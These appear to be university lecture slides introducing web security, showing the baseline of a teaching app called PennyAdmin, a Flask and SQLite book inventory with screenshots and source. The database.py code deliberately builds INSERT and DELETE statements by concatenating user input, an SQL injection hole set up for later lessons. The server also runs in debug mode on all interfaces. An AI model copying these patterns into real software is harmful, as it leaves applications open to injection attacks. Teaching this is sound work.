Security Issues in Web Programming (Part 1)

Robert M. Dondero, Ph.D.
Princeton University

Objectives

- We will cover:
  - Some web pgmming security attacks
  - Some ways to thwart them

For More Information

- Open Web Application Security Project (OWASP)
  - https://owasp.org
- Veracode Security Labs
  - https://info.veracode.com/security-labs-community-edition-signup.html

Running Example

- **PennyAdmin** app
  - Related to Penny
  - Anyone
    - Can *show* book inventory
    - But we want to know who they are
  - Administrators/owners
    - Can *show* book inventory
    - Can *add* to inventory
    - Can *delete* from inventory

Running Example


- **PennyAdmin** app
  - Initial versions: multiple security flaws
  - Final versions: no security flaws???

Agenda

- **Baseline example**
- SQL injection attacks
- Cross-site scripting (XSS) attacks

Baseline Example

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**


Show all books
Add a book
Delete a book by ISBN

Created by Bob Dondero

Index page

Baseline Example

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**

Show All Books

123: **Kernighan**: The Practice of Programming
234: **Kernighan**: The C Programming Language
345: **Sedgewick**: Algorithms in C


Return to home page

Created by Bob Dondero

Show page

Baseline Example

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**


Show all books
Add a book
Delete a book by ISBN

Created by Bob Dondero

Index page

Baseline Example

- See **PennyAdmin01Baseline** app



PennyAdmin - Chromium

PennyAdmin

localhost:55555/add

Hello, and welcome to **PennyAdmin**

Add a Book

Enter an ISBN: 456
Enter an author: Sedgewick
Enter a title: Algorithms in Java
Go


Return to home page

Created by Bob Dondero

Add page

Baseline Example

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**

Results

The addition was successful
The database now contains a book with isbn 456 author Sedgewick and title Algorithms in Java


Return to home page

Created by Bob Dondero

Add Results page

Baseline Example

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**


Show all books
Add a book
Delete a book by ISBN

Created by Bob Dondero

Index page

Baseline Example

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**

Show All Books

123: **Kernighan**: The Practice of Programming
234: **Kernighan**: The C Programming Language
345: **Sedgewick**: Algorithms in C
456: **Sedgewick**: Algorithms in Java


Return to home page

Created by Bob Dondero

Show page

Baseline Example

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**


Show all books
Add a book
Delete a book by ISBN

Created by Bob Dondero

Index page

Baseline Example

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**

Delete a Book

Enter an ISBN: 456

Go


Return to home page

Created by Bob Dondero

Delete page

Baseline Example

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**

Results

The deletion was successful
The database now does not contain a book with ISBN 456


Return to home page

Created by Bob Dondero

Delete Results page

Baseline Example

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**


Show all books
Add a book
Delete a book by ISBN

Created by Bob Dondero

Index page

Baseline Example

- See **<u>PennyAdmin01Baseline</u>** app



Hello, and welcome to **PennyAdmin**

Show All Books

123: **Kernighan**: The Practice of Programming
234: **Kernighan**: The C Programming Language
345: **Sedgewick**: Algorithms in C

Return to home page

Created by Bob Dondero

Show page

Baseline Example

- See **PennyAdmin01Baseline** app
  - **runserver.py**
  - **penny.sql**, penny.sqlite
  - **database.py**
  - **penny.py**

PennyAdmin01Baseline/runserver.py (Page 1 of 1)

```python
#!/usr/bin/env python

#-----------------------------------------------------------------------
# runserver.py
# Author: Bob Dondero
#-----------------------------------------------------------------------

import sys
import penny

def main():

    if len(sys.argv) != 2:
        print('Usage: ' + sys.argv[0] + ' port', file=sys.stderr)
        sys.exit(1)

    try:
        port = int(sys.argv[1])
    except Exception:
        print('Port must be an integer.', file=sys.stderr)
        sys.exit(1)

    try:
        penny.app.run(host='0.0.0.0', port=port, debug=True)
    except Exception as ex:
        print(ex, file=sys.stderr)
        sys.exit(1)

if __name__ == '__main__':
    main()
```

PennyAdmin01Baseline/penny.sql (Page 1 of 1)

```sql
DROP TABLE IF EXISTS books;
CREATE TABLE books (isbn TEXT PRIMARY KEY, author TEXT, title TEXT);
INSERT INTO books (isbn, author, title)
   VALUES ('123', 'Kernighan','The Practice of Programming');
INSERT INTO books (isbn, author, title)
   VALUES ('234', 'Kernighan','The C Programming Language');
INSERT INTO books (isbn, author, title)
   VALUES ('345', 'Sedgewick','Algorithms in C');
```

PennyAdmin01Baseline/database.py (Page 1 of 2)

```python
#!/usr/bin/env python

#-----------------------------------------------------------------------
# database.py
# Author: Bob Dondero
#-----------------------------------------------------------------------

import sqlite3
import contextlib

#-----------------------------------------------------------------------

_DATABASE_URL = 'file:penny.sqlite'

#-----------------------------------------------------------------------

def get_books():

    books = []

    with sqlite3.connect(_DATABASE_URL + '?mode=ro',
        isolation_level=None, uri=True) as connection:

        with contextlib.closing(connection.cursor()) as cursor:

            query_str = "SELECT isbn, author, title FROM books"
            cursor.execute(query_str)

            table = cursor.fetchall()
            for row in table:
                book = {'isbn': row[0], 'author': row[1],
                    'title': row[2]}
                books.append(book)

    return books

#-----------------------------------------------------------------------

def add_book(isbn, author, title):

    with sqlite3.connect(_DATABASE_URL + '?mode=rw',
        uri=True) as connection:

        with contextlib.closing(connection.cursor()) as cursor:

            query_str = "INSERT INTO books (isbn, author, title) "
            query_str += "VALUES ('" + isbn + "', '" + author + "', '"
            query_str += title + "')"
            try:
                cursor.execute(query_str)
                return True
            except sqlite3.IntegrityError:
                return False

#-----------------------------------------------------------------------

def delete_book(isbn):

    with sqlite3.connect(_DATABASE_URL + '?mode=rw',
        uri=True) as connection:

        with contextlib.closing(connection.cursor()) as cursor:

            query_str = "DELETE FROM books WHERE isbn = '" + isbn + "'"
            cursor.execute(query_str)
```

PennyAdmin01Baseline/database.py (Page 2 of 2)

```python

#-----------------------------------------------------------------------

# For testing:

